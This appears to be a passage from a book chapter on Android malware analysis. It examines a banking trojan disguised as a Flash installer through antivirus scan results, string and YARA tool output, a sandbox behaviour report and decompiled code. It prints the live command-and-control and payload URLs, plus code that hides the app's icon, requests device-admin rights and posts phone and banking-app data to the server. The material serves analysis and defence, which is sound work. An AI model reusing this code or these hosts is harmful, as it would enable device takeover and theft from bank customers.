Analyze suspicious files and URLs to detect types of malware,  
automatically share them with the security community.

File

URL

Search



Choose file

By submitting your file to VirusTotal you are asking VirusTotal to share your submission with the security community and agree to our [Terms of Service](#) and [Privacy Policy](#). [Learn more](#).



## 29 engines detected this file

SHA-256 fc81485e95ceb7143e52e93f2650cefeced7861f2be9b74a19df976cb472e38d  
 File name flash11.4.1.apk  
 File size 90.74 KB  
 Last analysis 2015-07-23 04:15:00 UTC  
 Community score -2

29 / 56

Detection

Details

Relations



Behavior

Community 1

Ad-Aware



Android.Trojan.FakeBank.BA

AegisLab



Agent

AhnLab-V3



Android-Trojan/Bankun.e8ee

Alibaba



A.H.Pri.ContactsUpload

Antiy-AVL



Trojan[Banker:HEUR]/AndroidOS.Agen...

Arcabit



Android.Trojan.FakeBank.BA

Avast



Android:Banker-BQ [Trj]

AVG



Android/Deng.LGP

Avira



ANDROID/Agent.A.7707

Baidu-International



Trojan.Win32.Agent.AaA

BitDefender



Android.Trojan.FakeBank.BA

CAT-QuickHeal



Android.Wroba.A

Cyren



AndroidOS/FakeBanker.G.gen!Eldorado

DrWeb



Android.Banker.64.origin

Emsisoft



Android.Trojan.FakeBank.BA (B)

eScan



Android.Trojan.FakeBank.BA

ESET-NOD32



a variant of Android/Spy.Banker.BF

F-Secure



Trojan:Android/FakeBank.M

Fortinet



Android/Agent.AH!tr

GData



Android.Trojan.FakeBank.BA

File name

MD5

SHA-256



E:\[root]\app\com.example.horsenj\Fn2izmR.19QkY4po3lMS\_w==\base.apk

D6CD9E8DE6E311657D6AC9730393017A

FC81485E95CEB7143E52E93F2650CEFECEDED7861F2BE9B74A19DF976CB472E38D



Analyze suspicious files and URLs to detect types of malware,  
automatically share them with the security community.

File

URL


Search



FC81485E95CEB7143E52E93F2650CEFECED7861F2BE9B74A19DF976CB472E



By submitting your file to VirusTotal you are asking VirusTotal to share your submission with the security community and agree to our [Terms of Service](#) and [Privacy Policy](#). [Learn more](#).







SHA256: 1cb5a37bd866e92b993ecbcc4a2478c717eeb93839049ef0953b0c6ba89434e

File name: 1CB5A37BD866E92B993ECBCC4A2478C717EEB93839049EF0953B0C6BA89434E

Detection ratio: 34 / 60

Analysis date: 2018-10-26 00:56:29 UTC ( 1 month, 1 week ago )



Analysis File detail Relationships Additional information Comments 1 Votes Behavioural information

Antivirus	Result	Update
Ad-Aware	Android.Trojan.SLocker.IB	20181026
AhnLab-V3	Android-Trojan/Slocker.55823	20181025
Antiy-AVL	Trojan[Banker]/Android.Faketoken	20181025
Arcabit	Android.Trojan.SLocker.IB	20181025
Avast	Android:Torec-W [Trj]	20181026
Avast-Mobile	Android:Torec-W [Trj]	20181025
AVG	Android:Torec-W [Trj]	20181026
Avira (no cloud)	ANDROID:Torec.B.Gen	20181025

```
C:\Users\0136>D:\bstrings.exe -f E:[root]\app\com.example.horsenjn-Fn2iizmR19QkY4po3iMS_w==\base.apk
bstrings version 1.4.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/bstrings



Command line: -f E:[root]\app\com.example.horsenjn-Fn2iizmR19QkY4po3iMS_w==\base.apk

Searching 1 chunk (512 MB each) across 90,744 KB in 'E:[root]\app\com.example.horsenjn-Fn2iizmR19QkY4po3iMS_w==\base.apk'

Chunk 1 of 1 finished. Total strings so far: 2 678 Elapsed time: 0,044 seconds. Average strings/sec: 60 789
Primary search complete. Looking for strings across chunk boundaries...
Search complete.

Processing strings...

com.example.horsenjn
res/layout/float_window_small.xml
&1j
```

Google "com.example.horsenjnj"  


All Images Videos News Maps More Settings Tools


1 result (0.26 seconds)

**Antivirus scan for ... - VirusTotal**  
<https://www.virustotal.com/en/file/.../analysis/1435879454/> ▼  
Jul 2, 2015 - VirusTotal's antivirus scan report for the file with MD5  
d6cd9e8de6e311657d6ac9730393017a at 2015-07-02 23:24:14 UTC. 21 out of 55 ...

```
C:\Users\0136>D:\yara32.exe D:\android_banker.yar -r E:[root]\app  
android_banker E:[root]\app\com.example.horsenjnj-Fn2iizmR19QkY4po3iMS_w==\base.apk
```

# Chapter 10: Android Malware Analysis

Detection				
Strategy	Score	Range	Reporting	Detection
Threshold	72	0 - 100	 <a href="#">Report FP / FN</a>	<div style="border: 1px solid black; padding: 2px; margin-bottom: 2px; background-color: red; color: white; text-align: center;">MALICIOUS</div> <div style="border: 1px solid black; padding: 2px; margin-bottom: 2px; background-color: #808080; color: white; text-align: center;">SUSPICIOUS</div> <div style="border: 1px solid black; padding: 2px; margin-bottom: 2px; background-color: green; color: white; text-align: center;">CLEAN</div> <div style="border: 1px solid black; padding: 2px; margin-bottom: 2px; background-color: #808080; color: white; text-align: center;">UNKNOWN</div>

**AV Detection:** 

**Antivirus detection for submitted file** Hide sources

Source: <a href="#">Dw2qT2j60N</a>	Avira: Label: ANDROID/Spy.Banker.YD.Gen
------------------------------------	---

**Multi AV Scanner detection for submitted file** Hide sources

Source: <a href="#">Dw2qT2j60N</a>	virustotal: Detection: 51%	<a href="#">Perma Link</a>
------------------------------------	----------------------------	----------------------------


**Privilege Escalation:** 

**Requests root access** Hide sources

Source: <a href="#">com.cc.util.MyTools;-&gt;RootCommand:15</a>	API Call: java.lang.Runtime.exec ("su")
---	---


**Tries to add a new device administrator** Hide sources

Source: <a href="#">com.cc.MainActinn;-&gt;onCreate:34</a>	API Call: android.content.Intent.<init> android.app.action.ADD_DEVICE_ADMIN
--	---

**Networking:** 

**Tries to download a new APK** Hide sources

Source: HTTP Header	HTTP: GET /sonny/data/new.apk HTTP/1.1Host: www.poog.co.krConnection: Keep-AliveUser-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
Source: HTTP Header	HTTP: GET /sonny/data/new.apk HTTP/1.1Host: www.poog.co.krConnection: Keep-AliveUser-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
Source: HTTP Header	HTTP: GET /sonny/data/new.apk HTTP/1.1Host: www.poog.co.krConnection: Keep-AliveUser-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

**E-Banking Fraud:** 

**Contains package name strings related to banking (usually for identifying banking APKs)** Hide sources


Source: Lcom/cc/util/ConstantDatas;-><clinit>(JV	Method String: com.shinhan.sbanking, com.hanabank.ebk.channel.android.hanabank, com.keb.android.mbank, com.kbstar.kbbank, com.m.ibk.neobanking
--	--

**Has functionality to add an overlay to other apps** Hide sources

Source: com.cc.util.MyWindowManager;->createSmallWindow:24	API Call: WindowManager.addView
--	---------------------------------

**Has permission to query the list of currently running applications** Hide sources

Source: submitted apk	Request permission: android.permission.GET_TASKS
-----------------------	--

**Spam, unwanted Advertisements and Ransom Demands:** 

**Ends incoming calls** Hide sources

Source: com.android.internal.telephony.ITelephony\$Stub;->onTransact:33	API Call: com.android.internal.telephony.ITelephony\$Stub.endCall
Source: com.android.internal.telephony.ITelephony\$Stub;->onTransact:38	API Call: com.android.internal.telephony.ITelephony\$Stub.answerRingingCall

**Has permission to perform phone calls in the background** Hide sources

Source: submitted apk	Request permission: android.permission.CALL_PHONE
-----------------------	---

**Has permission to send SMS in the background** Hide sources

Source: submitted apk	Request permission: android.permission.SEND_SMS
-----------------------	---

**Has permission to write to the SMS storage** Hide sources

Source: submitted apk	Request permission: android.permission.WRITE_SMS
-----------------------	--

**Sends SMS using SmsManager** Hide sources

Source: com.cc.util.SMSUtil;->sendSMS:81	API Call: android.telephony.SmsManager.sendTextMessage
Source: com.cc.util.SMSUtil;->sendSMS:82	API Call: android.telephony.SmsManager.sendTextMessage

Requests potentially dangerous permissions		Hide sources
Source: submitted apk	Request permission: android.permission.CALL_PHONE	
Source: submitted apk	Request permission: android.permission.GET_TASKS	
Source: submitted apk	Request permission: android.permission.INTERNET	
Source: submitted apk	Request permission: android.permission.READ_CONTACTS	
Source: submitted apk	Request permission: android.permission.READ_PHONE_STATE	
Source: submitted apk	Request permission: android.permission.READ_SMS	
Source: submitted apk	Request permission: android.permission.RECEIVE_SMS	
Source: submitted apk	Request permission: android.permission.SEND_SMS	
Source: submitted apk	Request permission: android.permission.SYSTEM_ALERT_WINDOW	
Source: submitted apk	Request permission: android.permission.WAKE_LOCK	
Source: submitted apk	Request permission: android.permission.WRITE_CONTACTS	
Source: submitted apk	Request permission: android.permission.WRITE_EXTERNAL_STORAGE	
Source: submitted apk	Request permission: android.permission.WRITE_SETTINGS	
Source: submitted apk	Request permission: android.permission.WRITE_SMS	
<b>Classification label</b>		Show sources
<b>Loads native libraries</b>		Show sources
<b>Reads shares settings</b>		Show sources

Sets an intent to the APK data type (used to install other APKs)	
Source: <a href="#">com.cc.WebInterfaceActivity\$2;-&gt;onClick:8</a>	API Call: android.content.Intent.setDataAndType(n/a,"application/vnd.android.package-archive")
Source: <a href="#">com.cc.util.GenUtil;-&gt;install:90</a>	API Call: android.content.Intent.setDataAndType(n/a,"application/vnd.android.package-archive")
Source: <a href="#">com.cc.util.MyTools;-&gt;InstallAPK:11</a>	API Call: android.content.Intent.setDataAndType(n/a,"application/vnd.android.package-archive")

Has permission to execute code after phone reboot	
Source: submitted apk	Request permission: android.permission.RECEIVE_BOOT_COMPLETED
Installs a new wake lock (to get activate on phone screen on)	
Source: <a href="#">com.cc.service.Hearttttt\$3;-&gt;run:9</a>	API Call: android.os.PowerManager.newWakeLock
Source: <a href="#">com.cc.service.Ir;-&gt;onCreate:36</a>	API Call: android.os.PowerManager.newWakeLock
Starts/registers a service/receiver on phone boot (autostart)	
Source: <a href="#">com.cc.BootRt;-&gt;sec:3</a>	API Call: android.content.Context.startService (not executed)
Source: <a href="#">com.cc.BootRt;-&gt;sec:5</a>	API Call: android.content.Context.startService (not executed)
Source: <a href="#">com.cc.BootRt;-&gt;sec:7</a>	API Call: android.content.Context.startService (not executed)

### Aborts a broadcast event (this is often done to hide phone events such as incoming SMS)

Source: <code>com.cc.A123;-&gt;third:16</code>	API Call: <code>com.cc.A123.abortBroadcast</code>
Source: <code>com.cc.A123;-&gt;onReceive:72</code>	API Call: <code>com.cc.A123.abortBroadcast</code>

### Has permission to terminate background processes of other applications

Source: submitted apk	Request permission: <code>android.permission.KILL_BACKGROUND_PROCESSES</code>
-----------------------	---

### Queries the SIM provider ISO country code

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:135</code>	API Call: <code>android.telephony.TelephonyManager.getSimCountryIso</code>
---	--

### Queries the SIM provider name (SPN - Service Provider Name)

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:141</code>	API Call: <code>android.telephony.TelephonyManager.getSimOperatorName</code>
---	--

### Queries the SIM provider numeric MCC+MNC (mobile country code + mobile network code)

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:138</code>	API Call: <code>android.telephony.TelephonyManager.getSimOperator</code>
Source: <code>com.cc.util.NetUtil;-&gt;getProvidersName:15</code>	API Call: <code>android.telephony.TelephonyManager.getSimOperator</code>

### Queries the WIFI MAC address

Source: <code>com.cc.util.MyTools;-&gt;getLocalMac:97</code>	API Call: <code>android.net.wifi.WifiInfo.getMacAddress</code>
--	--

### Queries the alphanumeric voice mail number

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:153</code>	API Call: <code>android.telephony.TelephonyManager.getVoiceMailNumber</code>
---	--

### Queries the device software version

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:114</code>	API Call: <code>android.telephony.TelephonyManager.getDeviceSoftwareVersion</code>
---	--

### Queries the network operator ISO country code

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:120</code>	API Call: <code>android.telephony.TelephonyManager.getNetworkCountryIso</code>
---	--

### Queries the network operator name

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:126</code>	API Call: <code>android.telephony.TelephonyManager.getNetworkOperatorName</code>
---	--

### Queries the network operator numeric MCC+MNC (mobile country code + mobile network code)

Source: <code>com.cc.util.MyTools;-&gt;getPhoneState:123</code>	API Call: <code>android.telephony.TelephonyManager.getNetworkOperator</code>
---	--

### Queries the unique device ID (IMEI, MEID or ESN)

Source: <a href="#">com.cc.util.MyTools;-&gt;getDeviceId:69</a>	API Call: android.telephony.TelephonyManager.getDeviceId
Source: <a href="#">com.cc.util.MyTools;-&gt;getPhoneState:111</a>	API Call: android.telephony.TelephonyManager.getDeviceId
Source: <a href="#">com.cc.util.MyTools;-&gt;getPhoneState:117</a>	API Call: android.telephony.TelephonyManager.getLine1Number
Source: <a href="#">com.cc.util.MyTools;-&gt;getPhoneState:144</a>	API Call: android.telephony.TelephonyManager.getSimSerialNumber
Source: <a href="#">com.cc.util.MyTools;-&gt;getPhoneState:150</a>	API Call: android.telephony.TelephonyManager.getSubscriberId
Source: <a href="#">com.cc.util.MyTools;-&gt;getSubscriberID:157</a>	API Call: android.telephony.TelephonyManager.getSubscriberId
Source: <a href="#">com.cc.util.NetUtil;-&gt;getProvidersName:18</a>	API Call: android.telephony.TelephonyManager.getSubscriberId
Source: <a href="#">com.cc.util.StUtil;-&gt;getMachine:37</a>	API Call: android.telephony.TelephonyManager.getLine1Number
Source: <a href="#">com.cc.util.StUtil;-&gt;getMachine:38</a>	API Call: android.telephony.TelephonyManager.getSimSerialNumber

### Monitors outgoing Phone calls

Source: <a href="#">com.cc.A123</a>	Registered receiver: android.intent.action.NEW_OUTGOING_CALL
-------------------------------------	--

### Checks if a SIM card is installed

Source: <a href="#">com.cc.util.MyTools;-&gt;getPhoneState:147</a>	API Call: android.telephony.TelephonyManager.getSimState
--	--

### Creates SMS data (e.g. PDU)

Source: <a href="#">com.cc.A123;-&gt;onReceive:56</a>	API Call: android.telephony.SmsMessage.createFromPdu
---	--

Monitors incoming Phone calls	
Source: com.cc.A123	Registered receiver: android.intent.action.PHONE_STATE
Monitors incoming SMS	
Source: com.cc.A123	Registered receiver: android.provider.Telephony.SMS_RECEIVED
Parses SMS data (e.g. originating address)	
Source: com.cc.A123;->onReceive:60	API Call: android.telephony.SmsMessage.getMessageBody
Source: com.cc.A123;->onReceive:63	API Call: android.telephony.SmsMessage.getOriginatingAddress
Queries SMS data	
Source: com.cc.util.SMSUtil;->readShortMessage:6	API Call: android.net.Uri.parse("content://sms")
Queries a list of installed applications	
Source: com.cc.service.Ir;->judgeAV:7	API Call: android.content.pm.PackageManager.getInstalledApplications
Queries list of installed packages	
Source: com.cc.util.MyTools;->getInstalledPacks:72	API Call: android.content.pm.PackageManager.getInstalledPackages
Source: com.cc.util.StUtil;->getBanksInfo:15	API Call: android.content.pm.PackageManager.getInstalledPackages
Queries phone contact information	
Source: com.cc.A123\$1;->run:24	Field access: android.provider.ContactsContract\$CommonDataKinds\$Phone.CONTENT_URI
Source: com.cc.util.ContUtils;->readAllContacts:36	Field access: android.provider.ContactsContract\$CommonDataKinds\$Phone.CONTENT_URI
Source: com.cc.util.MyTools;->getContactors:50	Field access: android.provider.ContactsContract\$CommonDataKinds\$Phone.CONTENT_URI
Reads the incoming call number	
Source: com.cc.service.Int\$1\$1;->run:10	API Call: android.content.Intent.getStringExtra

URLs <span style="float: right;">[-]</span>				
Source	Detection	Scanner	Label	Link
http://rtjrkrykki.iego.net/appHome/	3%	virustotal		<a href="#">Browse</a>
http://rtjrkrykki.iego.net/appHome/	0%	Avira URL Cloud	safe	
http://www.poog.co.kr/sonny/data/new.apk	4%	virustotal		<a href="#">Browse</a>
http://www.poog.co.kr/sonny/data/new.apk	100%	Avira URL Cloud	malware	
http://rtjrkrykki.iego.net/appHome/http://www.poog.co.kr/sonny/data/new.apk0	0%	Avira URL Cloud	safe	
http://192.151.226.138:80/appHome/	2%	virustotal		<a href="#">Browse</a>
http://192.151.226.138:80/appHome/	0%	Avira URL Cloud	safe	
http://rtjrkrykki.iego.net/appHome/http://www.poog.co.kr/sonny/data/new.apk	0%	Avira URL Cloud	safe	
http://rtjrkrykki.iego.net/appHome/http://www.poog.co.kr/sonny/data/new.apkX	0%	Avira URL Cloud	safe	



D:\flash11.4.1[1].apk


File Edit View Favorites Tools Help


Add Extract Test Copy Move Delete Info

D:\flash11.4.1[1].apk

Name	Size	Packed Size	Modified
lib	46 560	16 535	
META-INF	3 236	2 126	
res	28 013	26 797	
AndroidManifest.xml	18 296	3 505	2015-07-02 22:13
classes.dex	77 032	35 284	2015-07-02 22:13
resources.arsc	6 484	6 484	2015-07-02 22:13

0 / 6 object(s) selected





```
static
{
    BANKURL = "http://192.151.226.138:80/appHome/";
    IO_BUFFER_SIZE = 2048;
}
```

```

protected void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    this.sp = new SUtil(this, "mybank");
    this.sp.setValue("args", "");
    this.sp.setValue("gprs", "");
    ConstantDatas.BANKURL = stringIPBank().trim();
    this.sp.setValue("bankurl", ConstantDatas.BANKURL);
    ConstantDatas.URL = ConstantDatas.BANKURL;
    startService(new Intent(this, Int.class));
    startService(new Intent(this, Ic.class));
    startService(new Intent(this, Hearttttt.class));
    paramBundle = new ComponentName(this, MyAdminReceiver.class);
    Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    localIntent.putExtra("android.app.extra.DEVICE_ADMIN", paramBundle);
    startActivityForResult(localIntent, 20);
    MyWindowManager.createSmallWindow(getApplicationContext());
    new Thread()
    {
        public void run()
        {
            MainActinn.this.getPackageManager().setComponentEnabledSetting(MainActinn.this.getComponentName(), 2, 1);
        }
    }.start();
}

```

```

public void run()
{
    JSONObject localJSONObject = new JSONObject();
    try
    {
        localJSONObject.put("mobile", SUtil.getMachine(Hearttttt.this(getApplicationContext())));
        localJSONObject.put("machine", Build.MODEL);
        localJSONObject.put("sversion", Build.VERSION.RELEASE);
        localJSONObject.put("bank", SUtil.getBanksInfo(Hearttttt.this));
        localJSONObject.put("provider", NetUtil.getProvidersName(Hearttttt.this));
        localJSONObject.put("npki", "1");
        SUtil.postJson(Hearttttt.this, ConstantDatas.URL + "/servlet/Online", "{\n\"json\":\n" + SUtil.stringToJson(localJSONObject.toString()) + "\n}");
        return;
    }
}

```